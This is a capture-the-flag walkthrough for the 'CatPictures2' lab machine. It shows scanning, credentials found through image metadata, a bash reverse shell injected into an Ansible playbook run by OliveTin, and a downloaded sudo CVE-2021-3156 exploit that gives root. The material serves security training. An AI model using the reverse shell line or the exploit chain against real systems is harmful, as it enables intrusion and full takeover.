

CatPictures2

Target IP: 10.10.167.163

Scanning

```
(kali㉿kali)-[~/Desktop/Lab-Resource/CatPictures2]
$ sudo nmap -sS 10.10.167.163 -p-
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-01 13:47 EDT
Nmap scan report for 10.10.167.163
Host is up (0.025s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
222/tcp   open  rsh-spx
1337/tcp  open  waste
3000/tcp  open  ppp
8080/tcp  open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 23.57 seconds
```

```
kali@kali: ~/Desktop/Lab-Resource/CatPictures2
File Actions Edit View Help
└─$ sudo nmap -sV -A 10.10.167.163 -p 22,80,222,1337,3000,8080
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-01 13:48 EDT
Nmap scan report for 10.10.167.163
Host is up (0.024s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 33f0033626368c2f88952cacc3bc6465 (RSA)
| 256 4ff3b3f26e0391b27cc053d5d4038846 (ECDSA)
|_ 256 137c478b6ff8f46b429af2d53d341352 (ED25519)
80/tcp    open  http     nginx 1.4.6 (Ubuntu)
| http-robots.txt: 7 disallowed entries
|_/data/ /dist/ /docs/ /php/ /plugins/ /src/ /uploads/
|_http-title: Lychee
| http-git:
| 10.10.167.163:80/.git/
| Git repository found!
| Repository description: Unnamed repository; edit this file 'description' to name the...
| Remotes:
| https://github.com/electerious/Lychee.git
|_ Project type: PHP application (guessed from .gitignore)
|_http-server-header: nginx/1.4.6 (Ubuntu)
222/tcp   open  ssh      OpenSSH 9.0 (protocol 2.0)
| ssh-hostkey:
| 256 becb061f330f6006a05a06bf065333c0 (ECDSA)
|_ 256 9f0798926efd2c2db093fafee8950c37 (ED25519)
1337/tcp  open  waste?
| fingerprint-strings:
| GenericLines:
| HTTP/1.1 400 Bad Request
| Content-Type: text/plain; charset=utf-8
| Connection: close
| Request
| GetRequest, HTTPOptions:
| HTTP/1.0 200 OK
| Accept-Ranges: bytes
| Content-Length: 3858
| Content-Type: text/html; charset=utf-8
| Date: Sat, 01 Jul 2023 17:48:22 GMT
| Last-Modified: Wed, 19 Oct 2022 15:30:49 GMT
| <!DOCTYPE html>
| <html>
| <head>
| <meta name="viewport" content="width=device-width, initial-scale=1.0">
| <title>OliveTin</title>
| <link rel = "stylesheet" type = "text/css" href = "style.css" />
| <link rel = "shortcut icon" type = "image/png" href = "OliveTinLogo.png" />

3000/tcp  open  ppp?
| fingerprint-strings:
| GenericLines, Help, RTSPRequest:
| HTTP/1.1 400 Bad Request
| Content-Type: text/plain; charset=utf-8
| Connection: close
| Request
| GetRequest:
| HTTP/1.0 200 OK
| Cache-Control: no-store, no-transform
| Content-Type: text/html; charset=UTF-8
| Set-Cookie: i_like_gitea=3d9d2c13ff0c2c36; Path=/; HttpOnly; SameSite=Lax
| Set-Cookie: _csrf=QrP27wLL7NyVqQJYEa5Q8-VrjVg6MTY40DIzMzcwMjU5NzkzMjk0Nw; Path=/; Expires=Sun
, 02 Jul 2023 17:48:22 GMT; HttpOnly; SameSite=Lax
| Set-Cookie: macaron_flash=: Path=/; Max-Age=0; HttpOnly; SameSite=Lax
```

```

| X-Frame-Options: SAMEORIGIN
| Date: Sat, 01 Jul 2023 17:48:22 GMT
| <!DOCTYPE html>
| <html lang="en-US" class="theme-">
| <head>
| <meta charset="utf-8">
| <meta name="viewport" content="width=device-width, initial-scale=1">
| <title> Gitea: Git with a cup of tea</title>
| <link rel="manifest" href="data:application/json;base64,eyJ1IjoiR2l0ZWE6IEdpdCB3aXRoIGegY
3VwIG9mIHRlYSIsInNob3J0X25hbWUiOiJHaXRlYTogR2l0IHdpdGggYSBjdXAgb2YgdGVhIiwic3RhcnRfdXJsIjoiaHR0cDov
L2xvY2FsaG9zdDozMDAwLyIsImlj25zIjpbeyJzcmMiOiJodHRwOi
| HTTPOptions:
| HTTP/1.0 405 Method Not Allowed
| Cache-Control: no-store, no-transform
| Set-Cookie: i_like_gitea=4af5092603ac4dde; Path=/; HttpOnly; SameSite=Lax
| Set-Cookie: _csrf=zFmVAHI998aR0tYD4gtAZRD_9-A6MTY40DIzMzcwNzkwOTY3MzIyMw; Path=/; Expires=Sun
, 02 Jul 2023 17:48:27 GMT; HttpOnly; SameSite=Lax
| Set-Cookie: macaron_flash=; Path=/; Max-Age=0; HttpOnly; SameSite=Lax
| X-Frame-Options: SAMEORIGIN
| Date: Sat, 01 Jul 2023 17:48:27 GMT
| Content-Length: 0
8080/tcp open  http      SimpleHTTPServer 0.6 (Python 3.6.9)
|_http-title: Welcome to nginx!
|_http-server-header: SimpleHTTP/0.6 Python/3.6.9

```

The scans from above shows us interesting information.

```


22/tcp  open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux;
protocol 2.0)
80/tcp  open  http     nginx 1.4.6 (Ubuntu)
| http-robots.txt: 7 disallowed entries
|_/data/ /dist/ /docs/ /php/ /plugins/ /src/ /uploads/
|_http-title: Lychee
| http-git:
| 10.10.167.163:80/.git/
| Git repository found!
| Repository description: Unnamed repository; edit this file
'description' to name the...
| Remotes:
| https://github.com/electerious/Lychee.git
|_ Project type: PHP application (guessed from .gitignore)
|_http-server-header: nginx/1.4.6 (Ubuntu)
222/tcp  open  ssh      OpenSSH 9.0 (protocol 2.0)
1337/tcp open  waste?
| fingerprint-strings:
| GenericLines:
| HTTP/1.1 400 Bad Request
| Content-Type: text/plain; charset=utf-8
| Connection: close
| Request
| GetRequest, HTTPOptions:
| HTTP/1.0 200 OK
| Accept-Ranges: bytes

```


```
|      Content-Length: 3858
|      Content-Type: text/html; charset=utf-8
|      Date: Sat, 01 Jul 2023 17:48:22 GMT
|      Last-Modified: Wed, 19 Oct 2022 15:30:49 GMT
3000/tcp open  ppp?
| fingerprint-strings:
|   GenericLines, Help, RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Cache-Control: no-store, no-transform
|     Content-Type: text/html; charset=UTF-8
|     Set-Cookie: i_like_gitea=3d9d2c13ff0c2c36; Path=/; HttpOnly;
SameSite=Lax
|     Set-Cookie: _csrf=QrP27wLl7NyVqQJYEa5Q8-
VrjVg6MTY4ODIzMzcwMjU5NzkzMjk0Nw; Path=/; Expires=Sun, 02 Jul 2023 17:48:22
GMT; HttpOnly; SameSite=Lax
|     Set-Cookie: macaron_flash=; Path=/; Max-Age=0; HttpOnly; SameSite=Lax
|     X-Frame-Options: SAMEORIGIN
|     Date: Sat, 01 Jul 2023 17:48:22 GMT
8080/tcp open  http      SimpleHTTPServer 0.6 (Python 3.6.9)
|_http-title: Welcome to nginx!
|_http-server-header: SimpleHTTP/0.6 Python/3.6.9
```

Enumeration

Port 80: HTTP



Browsing to this page shows us an album of cats.



The `robots.txt` contains hidden directories. However, most of the directories cannot be accessed!

```
kali@kali: ~/Desktop/Lab-Resource/CatPictures2
File Actions Edit View Help
(kali@kali)-[~/Desktop/Lab-Resource/CatPictures2]
$ gobuster dir -u http://10.10.167.163/ -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.167.163/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.5
[+] Timeout: 10s

2023/07/01 13:56:57 Starting gobuster in directory enumeration mode

/.git/HEAD (Status: 200) [Size: 23]
/.htaccess (Status: 200) [Size: 630]
/data (Status: 301) [Size: 193] [→ http://10.10.167.163/data/]
/dist (Status: 301) [Size: 193] [→ http://10.10.167.163/dist/]
/docs (Status: 301) [Size: 193] [→ http://10.10.167.163/docs/]
/favicon.ico (Status: 200) [Size: 33412]
/index.html (Status: 200) [Size: 60906]
/LICENSE (Status: 200) [Size: 1105]
/php (Status: 301) [Size: 193] [→ http://10.10.167.163/php/]
/plugins (Status: 301) [Size: 193] [→ http://10.10.167.163/plugins/]
/robots.txt (Status: 200) [Size: 136]
/src (Status: 301) [Size: 193] [→ http://10.10.167.163/src/]
/uploads (Status: 301) [Size: 193] [→ http://10.10.167.163/uploads/]
Progress: 4578 / 4615 (99.20%)

2023/07/01 13:57:10 Finished
```

Doing a basic directory search shows `.git/HEAD` and `./hataccess` are accessible.

About

Basics

Title	timo-volz
Uploaded	07 Nov. 2022
Description	note to self: strip metadata

When viewing the images of the cats, one of the cat contained the description above. The description mentions `note to self: strip metadata`. Therefore, I downloaded this image of cat, and used `exiftool` to view the metadata.

```
Title : :8080/764efa883dda1e11db47671c4a3bbd9e.txt
```

The `Title` comment contains an interesting string

`:8080/764efa883dda1e11db47671c4a3bbd9e.txt`. Based on the enumeration, I know an application is running on port 8080! Maybe we can browse to this source?


```
10.10.167.163:8080/764efa883dda1e11db47671c4a3bbd9e.txt

note to self:

I setup an internal gitea instance to start using IaC for this server. It's at a quite basic state, but I'm putting the password here because I will definitely forget.
This file isn't easy to find anyway unless you have the correct url...


gitea: port 3000
user: samarium
password: TUmhyZ37CLZrhP

ansible runner (olivetin): port 1337
```


Browsing to `http://10.10.167.163:8080/764efa883dda1e11db47671c4a3bbd9e.txt` leads to the information above. We get the username and password! There is an application running on port 3000 too!

```
gitea: port 3000
user: samarium
password: TUmhyZ37CLZrhP
ansible runner (olivetin): port 1337
```

Port 3000: Gitea



The port 3000 seems to be running Gitea! Using the credentials from above, I was able to login to this application. And it looks like we found our first flag too! There is an interesting repository called `samarium/ansible`.




The screenshot shows a GitHub repository for 'samarium/ansible'. The file 'ansible/playbook.yaml' is selected, showing 16 lines of code. The code defines an Ansible playbook with a single task to run 'whoami' on all hosts.

```
1 ---
2 - name: Test
3   hosts: all                # Define all the hosts
4   remote_user: bismuth
5   # Defining the Ansible task
6   tasks:
7     - name: get the username running the deploy
8       become: false
9       command: whoami
10      register: username_on_the_host
11      changed_when: false
12
13     - debug: var=username_on_the_host
14
15     - name: Test
16       shell: echo hi
```

The `playbook.yaml` is interesting as we have control over it. Not only this, but the application running on port 1337 is linked to this `playbook.yaml` file!

Port 1337: OliveTin



When visiting this port from a web-browser, we are presented the screen above. The interesting part of

this application are the `Run Ansible Playbook` and `Logs` buttons. We can use the `Logs` button to see the output from the command execution in `playbook.yaml`.

```
16 lines | 422 B  Raw  Permalink  Blame  History  ⬇  ✎  🗑
1  ---
2  - name: Test
3    hosts: all                                # Define all the hosts
4    remote_user: bismuth
5    # Defining the Ansible task
6    tasks:
7      - name: get the username running the deploy
8        become: false
9        command: ls
10       register: username_on_the_host
11       changed_when: false
12
13     - debug: var=username_on_the_host
14
15     - name: Test
16       shell: echo hi
```

I changed the `command` parameter to `ls` for test and then executed the `Run Ansible Playbook` button.

```

Updating d2cee88..a3fb548
Fast-forward
 2 files changed, 1 insertion(+), 1 deletion(-)

PLAY [Test] *****

TASK [Gathering Facts] *****
ok: [127.0.0.1]

TASK [get the username running the deploy] *****
ok: [127.0.0.1]

TASK [debug] *****
ok: [127.0.0.1] => {
  "username_on_the_host": {
    "changed": false,
    "cmd": [
      "ls"
    ],
    "delta": "0:00:00.011355",
    "end": "2023-07-01 11:40:29.194622",
    "failed": false,
    "rc": 0,
    "start": "2023-07-01 11:40:29.183267",
    "stderr": "",
    "stderr_lines": [],
    "stdout": "flag2.txt",
    "stdout_lines": [
      "flag2.txt"
    ]
  }
}

```

And then I viewed the logs and obtained the files in the current directory! So we should be able to replace the `command` parameter with our own reverse shell script to gain a foothold.

Exploitation

```

16 lines | 477 B
Raw Permalink Blame History
1 ---
2 - name: Test
3   hosts: all                                # Define all the hosts
4   remote_user: bismuth
5   # Defining the Ansible task
6   tasks:
7     - name: get the username running the deploy
8       become: false
9       command: bash -c "/bin/bash -i >& /dev/tcp/10.14.55.153/8443 0>&1"
10      register: username_on_the_host
11      changed_when: false
12
13     - debug: var=username_on_the_host
14
15   - name: Test
16     shell: echo hi

```

I replaced the `command` parameter with the following payload: `bash -c "/bin/bash -i >&`

/dev/tcp/10.14.55.153/8443 0>&1". Then I started a listener on port 8443. To trigger the reverse shell connection, I pressed the `Run Ansible Playbook` button running on port 1337.

```
(kali㉿kali)-[~/Desktop/Lab-Resource/CatPictures2]
$ nc -lvnp 8443
listening on [any] 8443 ...
connect to [10.14.55.153] from (UNKNOWN) [10.10.167.163] 48466
bismuth@catpictures-ii:~$ whoami
bismuth
bismuth@catpictures-ii:~$ ls
ls
flag2.txt
bismuth@catpictures-ii:~$
```

And then I got a reverse shell connection from the target machine!

Privilege Escalation

```
bismuth@catpictures-ii:~/.ssh$ ls -lahg
ls -lahg
total 24K
drwx----- 2 bismuth 4.0K Nov  7  2022 .
drwxr-xr-x  8 bismuth 4.0K Mar 20 08:58 ..
-rw-rw-r--  1 bismuth 805 Nov  7  2022 authorized_keys
-rw-----  1 bismuth 1.7K Nov  7  2022 id_rsa
-rw-r--r--  1 bismuth 404 Nov  7  2022 id_rsa.pub
-rw-r--r--  1 bismuth 222 Nov  7  2022 known_hosts
bismuth@catpictures-ii:~/.ssh$ cd ..
```

During my enumeration, I found the SSH key of user `bismuth`. I then used this key to login to SSH. I used automated to find privilege escalation vectors.

```
Sudo version
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-version
Sudo version 1.8.21p2
```

Looks like sudo is vulnerable.

```
bismuth@catpictures-ii:/tmp$ wget http://10.14.55.153/CVE-2021-3156.tar
--2023-07-01 12:18:57-- http://10.14.55.153/CVE-2021-3156.tar
Connecting to 10.14.55.153:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 81920 (80K) [application/x-tar]
Saving to: 'CVE-2021-3156.tar'

CVE-2021-3156.tar      100%[=====] 80.00K  --.-KB/s  in 0.06s

2023-07-01 12:18:57 (1.30 MB/s) - 'CVE-2021-3156.tar' saved [81920/81920]


bismuth@catpictures-ii:/tmp$ ls
ansible_AW7SHL      snap-private-tmp
CVE-2021-3156.tar   systemd-private-6acf0f440c454589a01dc661d6542c4e-systemd-resolved.service-CV6PH3
linpeas_linux_amd64 systemd-private-6acf0f440c454589a01dc661d6542c4e-systemd-timesyncd.service-icZLjL
bismuth@catpictures-ii:/tmp$ tar -xvf CVE-2021-3156.tar
bismuth@catpictures-ii:/tmp$ cd CVE-2021-3156
bismuth@catpictures-ii:/tmp/CVE-2021-3156$ make
rm -rf libnss_X
mkdir libnss_X
gcc -std=c99 -o sudo-hax-me-a-sandwich hax.c
gcc -fPIC -shared -o 'libnss_X/POp_SH3LLZ_ .so.2' lib.c
bismuth@catpictures-ii:/tmp/CVE-2021-3156$ ./sudo-hax-me-a-sandwich 0

** CVE-2021-3156 PoC by blasty <peter@haxx.in>

using target: Ubuntu 18.04.5 (Bionic Beaver) - sudo 1.8.21, libc-2.27 ['/usr/bin/sudoedit'] (56, 54, 63, 212)
** pray for your rootshell.. **
[+] bling bling! We got it!
# whoami
root
#
```

